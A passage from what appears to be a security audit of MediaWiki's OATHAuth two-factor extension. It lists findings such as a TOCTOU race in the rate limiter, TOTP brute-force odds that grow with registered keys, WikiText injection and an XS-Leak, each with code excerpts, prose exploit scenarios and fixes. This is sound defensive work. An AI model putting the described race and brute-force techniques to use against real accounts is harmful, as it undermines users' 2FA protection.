It first uppercases the input and removes all characters outside BASE32HEX_PATTERN (figures 5.1 and 5.2), including padding bytes. Note that the name of the constant refers to Base32 with Extended Hex Alphabet, but the pattern is the regular Base32 one.

```
protected const BASE32HEX_PATTERN = ' /^[A-Z2-7] /';
```

Figure 5.1: Pattern for Base32 decoding ([base32/src/Base32.php#L32](#))

```
$base32String = \strtoupper($base32String);  
  
// Remove anything that is not base32 alphabet  
$base32String = \preg_replace(static::BASE32HEX_PATTERN, '', $base32String);
```

Figure 5.2: Removal of characters outside of the pattern before decoding ([base32/src/Base32.php#L126-L129](#))

RFC 4648, section 3.3 mandates the rejection of the encoded data rather than the silent removal of characters outside the alphabet:

Implementations MUST reject the encoded data if it contains characters outside the base alphabet when interpreting base-encoded data, unless the specification referring to this document explicitly states otherwise.

Additionally, the decoder silently ignores nonzero trailing bits, which allows noncanonical values to be decoded. The encoder implementation is correct, so such values would need to come from user input of a nonconformant encoder.

RFC 4648, section 3.5 suggests that canonical encoding can be a desirable property, but the removal of padding characters by the decoder makes it impossible to achieve with the current implementation:

The padding step in base 64 and base 32 encoding can, if improperly implemented, lead to non-significant alterations of the encoded data. (...) If this property do not hold, there

is no canonical representation of base-encoded data, and multiple base-encoded strings can be decoded to the same binary data. (...)

In some environments, the alteration is critical and therefore decoders MAY chose to reject an encoding if the pad bits have not been set to zero.

In the context of this audit, the risk is minimal. OATHAuth uses Base32 encoding only for TOTP secrets and encrypted database values, and the encoder is conformant so the round-trip should not run into decoding issues.

Recommendations

Short term, send patches to the upstream project to improve handling of padding bytes and explicitly reject invalid data during decoding.

Long term, consider replacing this dependency with [paragonie/constant_time_encoding](#), which conforms to the RFC and offers constant-time encoding and decoding primitives. Set `$strictPadding` to `true` on decoding to raise an exception on invalid padding.

References

- [RFC 4648: The Base16, Base32, and Base64 Data Encodings](#)
- [Paragonie constant-time encoding library](#)

6. The jakobo/hotp-php library does not fully implement RFC 6238

Severity: Informational

Difficulty: Not Applicable

Type: Testing

Finding ID: TOB-WIKI2FA-6

Target: jakobo/hotp-php

Description

The **[jakobo/hotp-php](#)** library implements HOTP (RFC 4226) and TOTP (RFC 6238) but deviates from the TOTP specification in several ways. Potential gaps are currently mitigated by OATHAuth.

The hash algorithm is hard-coded to SHA-1 and cannot be configured by the caller. **[RFC 6238, section 1.2](#)** suggests that implementations may offer more functions:

*TOTP implementations MAY use HMAC-SHA-256 or HMAC-SHA-512 functions, based on SHA-256 or SHA-512 **[\[SHA2\]](#)** hash functions, instead of the HMAC-SHA-1 function that has been specified for the HOTP computation in **[\[RFC4226\]](#)**.*

It also does not support the T_0 parameter defined in **[RFC 6238, section 4.1](#)**:

T_0 is the Unix time to start counting time steps (default value is 0, i.e., the Unix epoch) and is also a system parameter.

Instead, it always assumes a zero-value T_0 (figure 6.1).

```
public static function generateByTimeWindow(string $key, int $window, int $min = -1,
int $max = 1, $timestamp = false): array
{
    // (...)
    $counter = intval($timestamp / $window);
    $window = range($min, $max);
    // (...)
}
```

Figure 6.1: TOTP counter calculation without T_0 support (**[hotp-php/src/HOTP.php#L73-L91](#)**)

Finally, `generateByTime` and `generateByTimeWindow` do not validate their parameters. A `$window` of zero causes a division-by-zero error, and a negative `$window` or `$timestamp` can produce unintended counters.

Recommendations

Short term, send patches upstream to bring the library in line with RFC 6238 and prevent unexpected behavior from invalid parameters. Add input validation to `generateByTime` and `generateByTimeWindow` to reject nonpositive `$window` values and negative timestamps; add an optional `$algorithm` parameter to `generateByCounter` (defaulting to sha1); add an optional `$t0` parameter to the time-based methods, defaulting to 0.

We do not recommend swapping this dependency for [spomky-labs/otphp](#), as it has similar implementation weaknesses.

References

- [RFC 6238, TOTP: Time-Based One-Time Password Algorithm](#)
- [RFC 4226, HOTP: An HMAC-Based One-Time Password Algorithm](#)

7. The DisableOATHForUser special page does not enforce sitewide blocks

Severity: Medium

Difficulty: High

Type: Access Controls

Finding ID: TOB-WIKI2FA-7

Target: OATHAuth/src/Special/DisableOATHForUser.php

Description

The DisableOATHForUser special page allows users with the oathauth-disable-for-user right, granted to the sysop group by default, to disable 2FA for any other user.

The implementation of this page overrides requiresUnblock to return false (figure 7.1), bypassing the block check in FormSpecialPage::checkExecutePermissions (figure 7.2).

```
public function requiresUnblock() {  
    return false;  
}
```

*Figure 7.1: Override of requiresUnblock in DisableOATHForUser special page
([mediawiki-extensions-OATHAuth/src/Special/DisableOATHForUser.php](#)
[#L62-L64](#))*

```
protected function checkExecutePermissions( User $user ) {  
    $this->checkPermissions();  
  
    if ( $this->requiresUnblock() ) {  
        $block = $user->getBlock();  
        if ( $block && $block->isSitewide() ) {  
            throw new UserBlockedError(  
                $block,  
                $user,  
                $this->getLanguage(),  
                $this->getRequest()->getIP()  
            );  
        }  
    }  
    // (...)  
}
```

*Figure 7.2: Effective sitewide block check for FormSpecialPage implementations
([mediawiki/includes/SpecialPage/FormSpecialPage.php](#)[#L237-L255](#))*

As a result, a sitewide-blocked sysop can still use this page to disable 2FA for arbitrary users.

As we did not have access to a test sysop account during this audit, we did check whether other mechanisms would prevent such users from reaching this page. The `$wgBlockDisablesLogin` directive is set to false by default (figure 7.3).

```
'wgBlockDisablesLogin' => [  
    'default' => false,  
    'private' => true, // T55871  
    'votewiki' => true, // T74589  
],
```

Figure 7.3: Blocked users can still authenticate.

*([operations-mediawiki-config/wmf-config/InitialiseSettings.php](#)
[#L3356-L3360](#))*

This is inconsistent with the two related special pages of the module: `VerifyOATHForUser` explicitly returns true, and `Recover2FAForUser` inherits its implementation from `FormSpecialPage`, which also returns true.

Note that the Wikimedia Foundation settings strip this permission from sysops (figure 7.4).

```
$wgGroupPermissions['sysop']['oathauth-disable-for-user'] = false;  
$wgGroupPermissions['sysop']['oathauth-recover-for-user'] = false;  
$wgGroupPermissions['sysop']['oathauth-view-log'] = false;  
$wgGroupPermissions['sysop']['oathauth-verify-user'] = false; // T209749  
$wgUserRequirementsPrivateConditions[] = 'oath.has_2fa'; // APCOND_OATH_HAS2FA
```

Figure 7.4: Wikimedia Foundation settings for OATHAuth

([operations-mediawiki-config/wmf-config/CommonSettings.php#L4338-L4342](#))

Exploit Scenario

An administrator whose account has been compromised is blocked sitewide by another administrator to prevent further harm. Since the `DisableOATHForUser` page does not enforce block checks, the attacker still uses the compromised and blocked account to disable 2FA for other accounts.

Recommendations

Short term, remove `DisableOATHForUser::requiresUnblock` to use the default implementation, which prevents sitewide-blocked users from accessing the special page.

8. WikiText markup can be injected on the OATHManage special page

Severity: Informational

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-WIKI2FA-8

Target: OATHAuth/src/Special/OATHManage.php

Description

The OATHManage special page reflects user-controlled query parameters into parsed MediaWiki messages without sanitization. When a key is added or deleted, the page reads the `addsuccess` and `deletesuccess` query parameters (figure 8.1), interpolates their values directly in a message template (figure 8.2), and passes it to `Message::parse` to interpret them as WikiText:

```
// Show the delete success message, if applicable
$deletedKeyName = $this->getRequest()->getVal( 'deletesuccess' );
if ( $deletedKeyName !== null ) {
    $output->addHTML( Html::successBox(
        $this->msg( 'oathauth-delete-success', $deletedKeyName )->parse()
    ) );
}

// Add the success message for newly enabled key
$addedKeyName = $this->getRequest()->getVal( 'addsuccess' );
if ( $addedKeyName !== null ) {
    $output->addHTML(
        Html::successBox(
            $this->msg( 'oathauth-enable-success', $addedKeyName )->parse()
        )
    );
}
```

Figure 8.1: User-controlled parameters flow into `Message::parse`.
([mediawiki-extensions-OATHAuth/src/Special/OATHManage.php#L415-L431](#))

```
"oathauth-delete-success": "<strong>$1</strong> removed.",
"oathauth-created-at": "Added on $1",
"oathauth-enable-success": "<strong>$1</strong> added.",
```

Figure 8.2: Message definitions using `$1` parameter substitution
([mediawiki-extensions-OATHAuth/i18n/en.json#L179-L181](#))

An attacker can inject arbitrary WikiText markup through the query string in order to cause internal links, external links, images, templates, and parser functions to be rendered within

the success banner. The WikiText would be injected on <https://auth.wikimedia.org>, which does not allow user-contributed pages.

This vulnerability does not directly enable cross-site scripting (XSS), as the MediaWiki parser does not allow raw HTML or JavaScript in WikiText by default; this would require a separate bug in the WikiText output sanitizer or in client-side modules. We did not identify such a bug in the time allotted to this project.

Recommendations

Short term, use `Message::plaintextParam` to wrap data coming from both `deletesuccess` and `addsuccess` parameters and treat it as literal text rather than WikiText markup. Alternatively, remove the factor name from the message to prevent any risk of injection.

9. TOTP resistance decreases with the number of registered authenticators

Severity: Medium

Difficulty: High

Type: Authentication

Finding ID: TOB-WIKI2FA-9

Target: OATHAuth/src/Api/Module/ApiOATHValidate.php,
OATHAuth/src/Module/TOTP.php,
OATHAuth/src/Auth/TOTPSecondaryAuthenticationProvider.php

Description

When verifying a TOTP code, OATHAuth checks the value against all registered keys before incrementing the rate-limit counter. Because each key can accept nine distinct codes at any given moment (the current 30-second window plus four on each side, per the default OATHAuthWindowRadius of four), the number of valid codes for a single verification attempt grows linearly with the number of registered keys.

This pattern appears both in `TOTP::verify` (figures 9.1 and 9.2) and `ApiOATHValidate::execute` (figure 9.3).

```
foreach ( self::getTOTPKeys( $user ) as $key ) {  
    if ( $key->verify( $user, $data ) ) {  
        return true;  
    }  
}
```

Figure 9.1: Code verification iterates over all registered TOTP keys.
([mediawiki-extensions-OATHAuth/src/Module/TOTP.php#L67-L71](#))

```
if ( $this->module->verify( $authUser, [ 'token' => $token ] ) ) {  
    return AuthenticationResponse::newPass();  
}  
  
// Increase rate limit counter for failed request  
$user->pingLimiter( 'badoath' );
```

Figure 9.2: Rate-limit increment after the code is verified against all keys
([mediawiki-extensions-OATHAuth/src/Auth/TOTPSecondaryAuthenticationProvider.php#L81-L86](#))

```
foreach ( $keys as $key ) {  
    if ( $key->verify( $authUser, $data ) ) {  
        $result['valid'] = true;  
        $this->oathLogger->logSuccessfulVerification( $user );  
        break;  
    }  
}
```

```

    }
}

if ( !$result['valid'] ) {
    // Increase rate limit counter for failed request
    $user->pingLimiter( 'badoath' );
    // (...)
    $this->oathLogger->logFailedVerification( $user );
}

```

*Figure 9.3: Token verified against all TOTP keys before a single rate-limit increment
([mediawiki-extensions-OATHAuth/src/Api/Module/ApiOATHValidate.php](#)
#L74–L95)*

As described above, each TOTP key can have nine valid codes at any given time, corresponding to the nine 30-second counters in the acceptance range (figure 9.4).

```

$results = HOTP::generateByTimeWindow(
    Base32::decode( $this->secret['secret'] ),
    $this->secret['period'],
    -$wgOATHAuthWindowRadius,
    $wgOATHAuthWindowRadius,
    (int)ConvertibleTimestamp::now( TimestampFormat::UNIX )
);

```

*Figure 9.4: TOTP code generation has valid counters with the default radius of four.
([mediawiki-extensions-OATHAuth/src/Key/TOTPKey.php](#)#L145–L151)*

With `OATHMaxKeysPerUser` set to 100, a user can register up to 100 TOTP authenticators.

Even though trials are not truly independent (a given code is valid for 270 seconds), we simplify the success probability by assuming it increases linearly with the number of registered keys. With one key on the target account, the attacker would have a 50% chance of guessing a code after about 4 days of sustained attempts, whereas having 10 keys would reduce this timeline to under 9 hours. Also, finding [TOB-WIKI2FA-16](#) demonstrates that the current rate-limiting mechanism allows more attempts than the configured upper bound.

Figure 9.5 shows a model of the strength of the TOTP mechanism, based on the current TOTP settings, the rate-limit counter approximations described in [TOB-WIKI2FA-16](#), and the number of registered authenticators for the account. For instance, it shows that 17 hours of sustained attempts would give attackers a 50% chance of finding a valid TOTP if the target account had five registered keys, and it would take more than 3 days if the account had only one key.




Figure 9.5: Model of TOTP strength based on current parameters and the number of registered authenticators

Exploit Scenario

An attacker who has compromised a user's primary credentials (e.g., through credential stuffing or phishing) begins submitting random six-digit codes at the maximum allowed rate. Because each guess is tested against all TOTP keys, the attacker's effective success probability per attempt scales with the number of registered keys.

Recommendations

Short term, set `OATHMaxKeysPerUser` to a lower value that reflects realistic usage patterns from the current user base. Add an alert to notify users when the validation of a second factor is rate-limited, in a similar fashion to the existing alert that is sent after five invalid passwords are attempted.

Long term, introduce an hourly rate limit to prevent sustained failed 2FA attempts (e.g., two times the per-minute quota).

10. Missing CSRF token on ApiQueryOATH can enable XS-Leaks on other user's 2FA status

Severity: Low

Difficulty: High

Type: Data Exposure

Finding ID: TOB-WIKI2FA-10

Target: OATHAuth/src/Api/Module/ApiQueryOATH.php

Description

The ApiQueryOATH query module does not require a CSRF token (figures 10.1 and 10.2), allowing a cross-origin page to issue requests to it and use response timing as a side channel; this type of vulnerability is commonly called a cross-site leak (XS-Leak).

```
class ApiQueryOATH extends ApiQueryBase {
```

Figure 10.1: ApiQueryOATH extends ApiBase.

(mediawiki-extensions-OATHAuth/src/Api/Module/ApiQueryOATH.php#L26)

```
public function needsToken() {  
    return false;  
}
```

Figure 10.2: ApiBase requires implementations to override needsToken to enforce a CSRF check. (mediawiki/includes/Api/ApiBase.php#L496-L498)

The endpoint exhibits measurable timing differences depending on the caller's permissions and the queried user's existence; however, these timing differences were not consistently reproducible when used to determine whether other users have 2FA enabled. Consider these scenarios:

- **Privilege detection.** An attacker requests `meta=oath|siteinfo` with a large `siprop` parameter list. If the victim's session holds OATH admin privileges, the response includes both the OATH result and the `siteinfo` payload, which takes time to compute and send back. If it lacks the permission, an error is quickly returned. On the Wikimedia beta instance, we measured that the error case takes roughly 2 times less time, which is easily measurable with current XS-Leak techniques.
- **User existence.** An attacker can probe for user existence with the same `siteinfo` trick, with the error case taking 1.5 times less time than the success case. Note that knowledge of user existence brings little value to attackers, as this information is already available publicly.

- **2FA status.** For two registered users (one with 2FA enabled, one without), the only potentially measurable timing difference is that, for the user with 2FA enabled, more OATH key material is loaded from the database, and a log record is created. We were unable to reliably distinguish this case from network noise during our testing.

Exploit Scenario

An attacker hosts a page that includes a JavaScript code snippet attempting to exploit this specific XS-Leak vulnerability. A wiki user is tricked into visiting this page, and the attacker's JavaScript measures the load time of requests to this API endpoint and compares it against a known-fast baseline. This reveals information about the privileges of the target user and could theoretically be used to determine the 2FA status of another user if the original target user has `oathauth-verify-user` or `oathauth-api-all`.

Recommendations

Short term, add a CSRF token requirement to `ApiQueryOATH` by converting it from a query module to a POST-only action module that validates a token.

Long term, consider deploying broader protections against XS-Leaks, such as `SameSite` attributes on cookies, validation of fetch metadata (`Sec-Fetch-Site`, etc.), and a `Cross-Origin-Opener-Policy` to prevent exploitation against MediaWiki Core features (i.e., `assertuser`).

References

- [XS-Leaks Wiki](#)
- [Cross-site leaks \(XS-Leaks\) on MDN](#)

11. The disableoath rate limit counter is never incremented

Severity: Low

Difficulty: Medium

Type: Access Controls

Finding ID: TOB-WIKI2FA-11

Target: OATHAuth/src/Special/DisableOATHForUser.php,
OATHAuth/extension.json

Description

The DisableOATHForUser special page, which allows privileged users with the oathauth-disable-for-user permission to disable 2FA for other users, checks the disableoath rate limit counter but never increments it.

It uses `User::pingLimiter`, which accepts an action name and an increment value: if it receives a value of 0, it checks the current count without incrementing it, while if it receives a value of 1 (or does not receive one at all), it both checks and increments it (figure 11.1).

```
public function onSubmit( array $formData ) {
    $user = $this->userFactory->newFromName( $formData['user'] );
    // (...)
    $oathUser = $this->userRepo->findByUser( $user );

    if ( !$oathUser->isTwoFactorAuthEnabled() ) {
        return [ 'oathauth-user-not-does-not-have-oath-enabled' ];
    }

    if ( $this->getUser()->pingLimiter( 'disableoath', 0 ) ) {
        // Arbitrary duration given here
        return [ 'oathauth-throttled', Message::durationParam( 60 ) ];
    }

    $this->userRepo->removeAll( $oathUser, $this->getRequest()->getIP(), false );
}
```

*Figure 11.1: Excerpt of DisableOATHForUser.php
(mediawiki-extensions-OATHAuth/src/Special/DisableOATHForUser.php
#L104-L123)*

Additionally, the extension's rate limit configuration defines only the badoath action; no disableoath entry exists (figure 11.2).

```
"RateLimits": {
    "badoath": {
        "&can-bypass": false,
        "user": [
```

```
        10,  
        60  
    ],  
    "user-global": [  
        10,  
        60  
    ]  
}
```

*Figure 11.2: Rate limit configuration with no disableoath entry
([mediawiki-extensions-OATHAuth/extension.json#L498-L509](#))*

Exploit Scenario

A compromised or malicious sysop account rapidly submits requests to the DisableOATHForUser special page, disabling 2FA for many users in quick succession. Because no rate limit is enforced, the attacker removes 2FA protections from many accounts before the activity is noticed through log review and user notifications.

Recommendations

Short term, add a disableoath entry to `extension.json` with an appropriate threshold (for example, five operations per minute), and increment the counter after every call to `removeAll`.

Long term, reduce the risk of unpaired rate limiting by updating `User::pingLimiter` to atomically check and increment the counter for every tentative.

12. Obsolete ApiOATHValidate endpoint exposes a TOTP validation oracle

Severity: Informational

Difficulty: Not Applicable

Type: Access Controls

Finding ID: TOB-WIKI2FA-12

Target: OATHAuth/src/Api/Module/ApiOATHValidate.php

Description

The ApiOATHValidate API endpoint allows any caller with the `oathauth-api-all` right to test TOTP tokens on behalf of arbitrary users. This feature was originally introduced to federate MediaWiki 2FA authentication to an external system.

The Wikimedia Foundation confirmed during the audit that this functionality is no longer needed and that both this endpoint and permission can be removed.

Recommendations

Short term, remove the API module `ApiOATHValidate`. Remove the `oathauth-api-all` right definition from `extension.json` and its use in the `checkUserRightsAny` call in `ApiQueryOATH`.

13. Incomplete notifications and logging for security-sensitive 2FA operations

Severity: Informational

Difficulty: Low

Type: Auditing and Logging

Finding ID: TOB-WIKI2FA-13

Target: OATHAuth

Description

Several security-sensitive 2FA operations do not generate user-facing notifications or on-wiki audit log entries, reducing the likelihood that users and administrators will notice suspicious activity.

- **Recovery code consumption.** Recovery codes differ from other authenticators, as users are not expected to use them during ordinary authentications; they should be used only if none of the other factors are available. Users currently do not receive a notification when a recovery code is consumed to authenticate.
- **User-initiated recovery code regeneration.** When a user regenerates their recovery codes through `RecoveryCodesStatusForm`, an off-wiki log record is created, and sysop-initiated recoveries notify the user of the event. In addition, recovery codes are automatically regenerated when the last one is consumed, but `Manager::notifyRecoveryTokensRemaining` is never called, so users are not informed that they need to download them again.
- **Repeated failed 2FA attempts.** When the 2FA attempt limit is reached, the authentication provider returns an error message to the login form, but does not send an email notification to the account owner. MediaWiki's core authentication system sends alerts after repeated failed login attempts.
- **Privileged API access to 2FA status can skip on-wiki logging.** The `ApiQueryOATH` endpoint allows users with the `oathauth-api-all` right to query any user's 2FA enrollment status. When the caller holds this right and omits the `reason` parameter (figure 13.1), no on-wiki log entry is created.

```
// Log if the user doesn't have oathauth-api-all or if a reason is provided.
// messages used: logentry-oath-verify, log-action-oath-verify
if ( !$hasOATHauthApiAll || $reasonProvided ) {
    $logEntry = new ManualLogEntry( 'oath', 'verify' );
    $logEntry->setPerformer( $this->getUser() );
    $logEntry->setTarget( $user->getUserPage() );
    $logEntry->setComment( $params['reason'] );
    $logEntry->insert();
}
```

```
}
```

Figure 13.1: Logging is skipped when oathauth-api-all is held and no reason is given.

(mediawiki-extensions-OATHAuth/src/Api/Module/ApiQueryOATH.php#L73–L81)

- **Recovery code removal via DisableForm.** As documented in [TOB-WIKI2FA-18](#), recovery codes can be disabled through DisableForm, and the code checks whether the module is considered to be special before sending a notification (figure 13.2), even if this is the last factor on the user's account.

```
$this->logger->info( 'OATHAuth removed {oathtype} keys for {user} from {clientip}', [
    'user' => $user->getUser()->getName(),
    'clientip' => $clientInfo,
    'oathtype' => $keyType,
] );

if ( !$this->moduleRegistry->getModuleByKey( $keyType )->isSpecial() ) {
    Manager::notifyDisabled( $user, $self );
}
```

Figure 13.2: notifyDisabled is skipped for special modules, such as recovery codes.

(mediawiki-extensions-OATHAuth/src/OATHUserRepository.php #L235–L243)

- **Addition of new factors.** While enabling 2FA on an account and removing factors raises an alert, adding new factors does not. This makes it easier for attackers with initial access to an account, for instance by exploiting [TOB-WIKI2FA-9](#), to add another factor like a passkey and gain persistent access to their target's account.

Recommendations

Short term, add the missing logging and alerts listed in this finding: wire up the existing notifyRecoveryTokensRemaining method to fire after each recovery code consumption; add equivalent alerts for user-initiated and automatic recovery code regeneration; make the ApiQueryOATH endpoint log unconditionally regardless of the caller's rights.

Long term, perform an internal review of the logging and alerting methods of the OATHAuth module to identify potential gaps left. Document these choices for future reference when implementing new factors.

14. TOTP enrollment secret persists in session for full session lifetime

Severity: Informational

Difficulty: Not Applicable

Type: Session Management

Finding ID: TOB-WIKI2FA-14

Target: OATHAuth/src/HTMLForm/KeySessionStorageTrait.php,
OATHAuth/src/HTMLForm/TOTPEnableForm.php

Description

When a user begins TOTP enrollment, OATHAuth generates a random secret and stores it in the server-side session. The same secret is reused on every subsequent visit to the enrollment page within the same session, and it is cleared only when enrollment completes successfully or the session is destroyed (figure 14.1).

```
public function setKeyDataInSession( string $keyType, array $keyData = [] ) {
    // RecoveryCodeKeys or TOTPKey
    $key = null;
    $sessionKey = $this->getSessionKeyName( $keyType );
    if ( count( $keyData ) === 0 ) {
        $keyData = $this->getRequest()->getSession()->getSecret( $sessionKey,
[] ) ?? [];
    }

    // TODO: Ideally determine key type via instanceof or ::class instead of
strings
    if ( $keyType === 'TOTPKey' ) {
        $key = TOTPKey::newFromArray( $keyData );
        if ( !$key instanceof TOTPKey ) {
            $key = TOTPKey::newFromRandom();
        }
    }
    // (...)
    return $key;
}
```

Figure 14.1: Session-bound key retrieval and generation in `setKeyDataInSession` (*mediawiki-extensions-OATHAuth/src/HTMLForm/KeySessionStorageTrait.php* #L24–L58)

The only two code paths that clear the session entry are successful enrollment completion (figure 14.2) and session destruction.

```
$this->setKeyDataInSessionToNull( 'TOTPKey' );
$this->setKeyDataInSessionToNull( 'RecoveryCodeKeys' );
```

Figure 14.2: Session cleanup after successful enrollment

(mediawiki-extensions-OATHAuth/src/HTMLForm/TOTPEnableForm.php#L203-L204)

This finding is categorized as informational severity, as it does not present an immediate security risk, but it could unintentionally prevent users from generating a different TOTP secret without having to log out and back in and cause the TOTP to be kept in server-side storage longer than intended.

Recommendations

Short term, update OATHAuth to clear the pending TOTP secret from the session after a short inactivity timeout or when the user navigates away from the enrollment page, and to generate a fresh secret on each new visit to the enrollment form.

15. Unbounded recovery code generation via Recover2FAForUser

Severity: Informational

Difficulty: High

Type: Access Controls

Finding ID: TOB-WIKI2FA-15

Target: OATHAuth/src/Special/Recover2FAForUser.php,
OATHAuth/src/Key/RecoveryCodeKeys.php

Description

The Recover2FAForUser special page allows sysops to generate recovery codes for users who have lost access to their factors. Each form submission appends new codes to the existing set (figures 15.1 and 15.2) without any limit on the total number of valid codes or on the frequency with which the action can be performed.

```
$key = $recoveryCodesModule->ensureExistence( $oathUser );  
$newRecoveryCodes = $key->generateAdditionalRecoveryCodeKeys( $this->codesCount );  
$this->userRepo->updateKey( $oathUser, $key );
```

Figure 15.1: Recovery codes are appended to existing ones.

*(mediawiki-extensions-OATHAuth/src/Special/Recover2FAForUser.php
#L158-L160)*

```
public function generateAdditionalRecoveryCodeKeys( int $numCodes, array $data = []  
): array {  
    $newCodes = [];  
    for ( $i = 0; $i < $numCodes; $i++ ) {  
        $newCodes[] = RecoveryCode::newRandom( $data );  
    }  
    $this->recoveryCodes = array_merge( $this->recoveryCodes, $newCodes );  
    return array_map( static fn ( $code ) => $code->getCode(), $newCodes );  
}
```

Figure 15.2: Recovery codes are appended to existing ones.

(mediawiki-extensions-OATHAuth/src/Key/RecoveryCodeKeys.php#L170-L177)

No rate limit exists for this action, but each submission triggers an email to the target user.

Note that the codes are stored in the oad_data BLOB column, serialized as JSON and either in plaintext or encrypted (longer). This can impose an implicit upper bound on the number of codes that can be generated, depending on the database configured for the MediaWiki instance. For instance, MySQL BLOBs are limited to 65,535 bytes, while SQLite and PostgreSQL allow much bigger values (1 GB or greater). MediaWiki requires STRICT_ALL_TABLES for MySQL; insertion of more codes would fail and would not truncate the new ones.

Recommendations

Short term, add a rate limiter to the `Recover2FAForUser` action, add a configurable upper limit of valid recovery codes, and enforce it in the recovery code generation routines.

Long term, update `OATHAuth` to invalidate all prior recovery codes when new ones are generated through the admin recovery flow.

16. TOCTOU window on the badoath rate limiter allows extra verification attempts

Severity: Medium

Difficulty: Low

Type: Timing

Finding ID: TOB-WIKI2FA-16

Target: OATHAuth/src/Auth/TOTPSecondaryAuthenticationProvider.php,
OATHAuth/src/Auth/RecoveryCodesSecondaryAuthenticationProvider.php,
OATHAuth/src/Api/Module/ApiOATHValidate.php,
OATHAuth/src/Auth/PasskeyPrimaryAuthenticationProvider.php

Description

All OATHAuth verification endpoints check the badoath rate limit before attempting verification, incrementing the counter after a failed attempt (figure 16.1). This check-then-act pattern introduces a time-of-check-time-of-use (TOCTOU) window: concurrent requests arriving between the rate limit check and the counter increment all pass the check, allowing an attacker to exceed the configured limit of 10 attempts per minute.

```
// Don't increase pingLimiter, just check for limit exceeded.
if ( $user->pingLimiter( 'badoath', 0 ) ) {
    return AuthenticationResponse::newUI(
        [ new TOTPAuthenticationRequest() ],
        new Message(
            'oathauth-throttled',
            // Arbitrary duration given here
            [ Message::durationParam( 60 ) ]
        ), 'error' );
}

$authUser = $this->userRepository->findByUser( $user );
$token = $request->OATHToken;

if ( $this->module->verify( $authUser, [ 'token' => $token ] ) ) {
    return AuthenticationResponse::newPass();
}

// Increase rate limit counter for failed request
$user->pingLimiter( 'badoath' );
```

Figure 16.1: Rate limit check and counter increment are not atomic in
TOTPSecondaryAuthenticationProvider.
([mediawiki-extensions-OATHAuth/src/Auth/TOTPSecondaryAuthenticationProvider.php#L67-L86](#))

The same pattern is present in all handlers that use rate limiting: `RecoveryCodesSecondaryAuthenticationProvider`, `ApiOATHValidate`, and `PasskeyPrimaryAuthenticationProvider`.

Using **last-byte synchronization to deliver concurrent requests**, we were able to reliably attempt 15 TOTP codes per rate limiting window instead of the intended 10. We also attempted the **first sequence sync method** but were not successful; an intermediate Varnish instance likely reassembles all IP frames and rejects them.

Exploit Scenario

An attacker who has compromised a user's password prepares 15 HTTP requests, each containing a different TOTP guess, and holds back the final byte of each request body. They then release all final bytes simultaneously so that the HTTP termination point dispatches the requests in parallel. Each request's `pingLimiter( 'badoath' , 0)` checks the counter before any of the failing requests have incremented it, so all 15 pass the rate limit check. This increases the probability of guessing a valid six-digit TOTP code within a single time window.

Recommendations

Short term, update all OATHAuth verification endpoints to increment the rate limit counter before performing the verification rather than after, and have them call `pingLimiter( 'badoath' )` (which both increments and checks the rate limit counter) as the first operation and return the throttle error if it indicates the limit has been exceeded.

Long term, perform an internal review of the rate limiter implementation and the underlying cache backends to identify other potential TOCTOU windows.

17. CredentialForm.getErrorText falls back to rendering raw strings as HTML

Severity: Informational

Difficulty: Not Applicable

Type: Data Validation

Finding ID: TOB-WIKI2FA-17

Target: OATHAuth/modules/webauthn/ui/CredentialForm.js

Description

In `CredentialForm.getErrorText`, the input message is returned as is when the input does not correspond to an i18n message key (figure 17.1). `CredentialForm.dieWithError` passes the value to `OO.ui.HtmlSnippet` (figure 17.2), which inserts it into the DOM as raw HTML.

```
mw.ext.webauthn.CredentialForm.prototype.getErrorText = function ( error ) {  
    const message = mw.message( error );  
    if ( message.exists() ) {  
        return message.parse();  
    }  
    return error;  
};
```

Figure 17.1: Fallback path returns the raw error string.

(*mediawiki-extensions-OATHAuth/modules/webauthn/ui/CredentialForm.js*
#L58–L64)

```
const errorMessage = new OO.ui.MessageWidget( {  
    type: 'error',  
    label: new OO.ui.HtmlSnippet( this.getErrorText( message || '' ) )  
} );
```

Figure 17.2: Returned value used as `HtmlSnippet`

(*mediawiki-extensions-OATHAuth/modules/webauthn/ui/CredentialForm.js*
#L36–L39)

Current callers of this code all pass hard-coded i18n message keys or MediaWiki API error codes, which makes it impossible for a third-party to use this bug for DOM-based XSS, but future changes in the API error messages or frontend code could make it exploitable.

Recommendations

